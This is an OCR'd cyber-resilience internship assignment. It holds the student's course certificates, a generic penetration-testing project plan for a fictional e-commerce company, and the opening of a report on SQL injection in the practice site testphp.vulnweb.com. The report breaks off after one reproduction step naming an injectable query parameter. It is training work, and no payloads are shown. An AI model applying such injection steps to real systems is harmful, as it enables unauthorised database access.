
4N6 Cyber Resilience Internship
ASSIGNMENT (Set-1)

1. Certifications

Penetration Testing



Certificate of Achievement

Short Course: Pen Testing

This is to certify that

Subhash Thapa

has successfully completed the Short Course

Pen Testing

Grade: Pass

Lecturer: Jeremy Koster (IT Masters)

Completed: November 28, 2020


CHale

Chantelle Hale
CEO, IT Masters
Adjunct Lecturer, CSU

IT Masters
itmasters.edu.au

Charles Sturt University

Incident Response



Certificate of Achievement

Short Course: Information Security Incident Handling

This is to certify that

Subhash Thapa

has successfully completed the Short Course

Information Security Incident Handling

Grade: Pass (55/100)

Lecturer: Jeremy Koster (IT Masters)

Completed: December 12, 2020


CHale

Chantelle Hale
CEO, IT Masters
Adjunct Lecturer, CSU

IT Masters
itmasters.edu.au

Charles Sturt
University

AI for Cyber Security (Fundamentals)



Future Learn

Issued 12th December 2020. futurelearn.com/certificates/ms3vty8

Certificate of Achievement

Subhash Thapa

has completed the following course:

DIGITAL SKILLS: ARTIFICIAL INTELLIGENCE
ACCENTURE

This online course helped discover the potential of Artificial Intelligence (AI) and how it can change the workplace. It enhanced understanding of AI with interesting facts, trends, and insights, and helped to explore the working relationship between humans and AI.


3 weeks, 2 hours per week

Camilla Drejer
Director
UKI Corporate Citizenship

accenture

The person named on this certificate has completed the activities in the attached transcript. For more information about Certificates of Achievement and the effort required to become eligible, visit futurelearn.com/proof-of-learning/certificate-of-achievement.

This certificate represents proof of learning. It is not a formal qualification, degree, or part of a degree.



TRANSCRIPT

accenture

Subhash Thapa

has completed the following course:

DIGITAL SKILLS: ARTIFICIAL INTELLIGENCE
ACCENTURE

86%
OVERALL SCORE

This online course helped discover the potential of Artificial Intelligence (AI) and how it can change the workplace. It enhanced understanding of AI with interesting facts, trends, and insights, and helped to explore the working relationship between humans and AI.

STUDY REQUIREMENT

3 weeks, 2 hours per week

LEARNING OUTCOMES

- Describe the origins and advent of AI
- Explain the relationship between AI and Automation
- Reflect on the application of AI to your own context
- Identify key shifts in the workplace influenced by AI
- Assess the impact shifts in the workplace may have on roles and responsibilities
- Identify how the relationship has changed between AI and humans
- Identify future skills required to work and interact with AI
- Produce an action plan to adapt your skills for the future

SYLLABUS

Week 1: Introduction to Artificial Intelligence

- What is Artificial Intelligence and where did it come from?
- AI in Action
- What does this mean for me?

Week 2: Artificial Intelligence in Industry

- Impact of AI on Individuals
- What does this mean for me?

Week 3: Adapting your skills to work with Artificial Intelligence

- How has the relationship changed between AI and Humans?
- Imagining the Future

This transcript should be read alongside the accompanying Certificate of Achievement.
For more information about transcripts visit futurelearn.com. Issued 12th December 2020. futurelearn.com/certificates/ms3vty8

Future Learn

2. Penetration Testing Project Plan

Preparing Penetration Testing Project Plan for IT of E-commerce company "Easy buy online".

AIM

The aim of this project plan is to find weakness in computer and network Infrastructure. To achieve the desired results, we need to include following activities:

- Vulnerability assessment.
- Policy Check.
- Security controls.
- Documentations
- Security Audits.

Scope

The very first thing is to get our target. We should know about our target. In our case its E-commerce company "Easy buy online".

The work is done following phases

- Planning Phase.
- Information Gathering and Analysis Phase.
- Conducting Assessment (Asset Value, Define Assets).
- Security Controls.
- Policies.
- Documentation and Review.
- Penetration testing Report writing.

Planning Phase: Its one of the important phases while preparing. Beginning of plan what are going to do is important.

In our case its E-commerce company "Easy buy online". We need to know the environment of company plan certain things. What operation we going to perform. Tools used everything need to plan first according to environment and Infrastructure used.

Information Gathering and Analysis Phase: In this phase we will do some field work. Get to know about company. Its assets, working style, getting to know about infrastructure. We design a blueprint of scenario, from endpoint user to the servers of company, Network topology, Firewalls used, so we can define the weakness.

Conducting Assessment: This is the main phase of this process. Conducting Assessment is like conducting Vulnerability Assessment. To be short and to the point, vulnerability assessment is responsible for highlighting security weaknesses in computer systems, applications (web, mobile, etc.), and network infrastructures. It offers an organization a clearer understanding of their network environment and provides the information on the security flaws in it. The primary goal of network vulnerability assessment is to reduce the probability that cybercriminals will find the weaknesses in your network and exploit them, thus causing DDoS or stealing your sensitive data.


Network vulnerability assessment is carried out to superficially identify main problems due to which the organization would not be able, for example, to meet security standards (Health Insurance Portability and Accountability Act (HIPAA) if it concerns the healthcare industry, Payment Card Industry Data Security Standard (PCI DSS) if it concerns banking and finance) and carry out their business operations.


For E-commerce company both these standards are important. These standard makes work hard for attacker, and easy for defenders.

The tasks of vulnerability assessment are the following:

- Identification, quantification and ranking of vulnerabilities found in network infrastructure, software and hardware systems, applications.
- Explaining the consequences of a hypothetical scenario of the discovered security 'weakness 'holes', 'backdoors''.
- Developing a strategy to tackle the discovered threats.
- Providing recommendations to improve a company's security posture and help eliminate security risks.

CVSS: common vulnerability scoring system made work easy for vulnerability assessors. Its new latest version cvss3.1 has many features according to the vulnerabilities.





CVSS Score	Severity Level	ASV Scan Result	Guidance
7.0 through 10.0	High Severity	Fail	To achieve a passing ASV scan, these vulnerabilities must be corrected and the affected systems must be re-scanned after the corrections (with a report(s) that shows a passing ASV scan).
4.0 through 6.9	Medium Severity	Fail	Organizations should take a risk-based approach to correct these types of vulnerabilities, starting with the most critical, until all vulnerabilities rated 4.0 through 10.0 are corrected.
0.0 through 3.9	Low Severity	Pass	While passing ASV scan results can be achieved with vulnerabilities rated 0.0 through 3.9, organizations are encouraged, but not required, to correct these vulnerabilities.

According to the cvss score vulnerability is defined in three types according the nature of their impact: low, medium, high.
In our target ‘Easy buy online’ we must access and treat the vulnerability in the following above-mentioned criteria. High severity vulnerabilities must be treated on priority.

Security controls. In this phase we check whom has access to which resources, for example we check whether an employee has access to administrators account or whether an employee has permissions that does not need or require to give to normal employee.

1. The best practice method for security control is Least privilege i.e., Principle of Least privilege.
2. Multi Factor Authentication: Password, username, and Identity cards.
3. Biometrics Scans are the important security scan for organizations, whom has authority to access the resources.

Policies: In this phase we need to check whether the policies are applied according to the prospective of security or not and go through the documentations what are configuration and find loopholes to get weakness.
Documentation and Review. In this phase we need to write documentation of everything the process done, and the steps taken according to time interval.

For example: we access a system, what resources we used, and for what time interval all this need to be documented well. OS forensic triage software helps regarding this and during audits.
Penetration Testing Report writing: In this report we need to write a report on functions we performed, tools we used while pen testing, test cases used etc.

Key points to consider before writing a penetration testing –

- Identify and define the goals of penetration testing.
- Define the area for penetration testing.
- Understand plausible impacts.
- Draft the testing process and related techniques.

Following is the typical content of a penetration testing report –
Executive Summary

- Scope of work
- Project objectives
- Assumption
- Timeline
- Summary of findings
- Summary of recommendation

Methodology

- Planning
- Exploitation
- Reporting

Detail Findings

- Detailed systems information
- Windows Server Information

3. Penetration Testing Report

Vulnerability – SQL injection (Database Hacked)
Site: http://testphp.vulnweb.com

Executive Summary:


I have found security vulnerabilities on site http://testphp.vulnweb.com issue I found OWASP Top1 SQL Injection Which most top critical issue I found on your site. This grey box assessment was performed to identify loopholes in application from a security perspective

Description:

SQL injection is a code injection technique, used to attack data driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). SQL injection must exploit a security vulnerability in an application's software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed.

Reproduce Of steps:

1. Visit http://testphp.vulnweb.com/serach.php?test=query here test= parameter is error based vulnerable for SQL injection

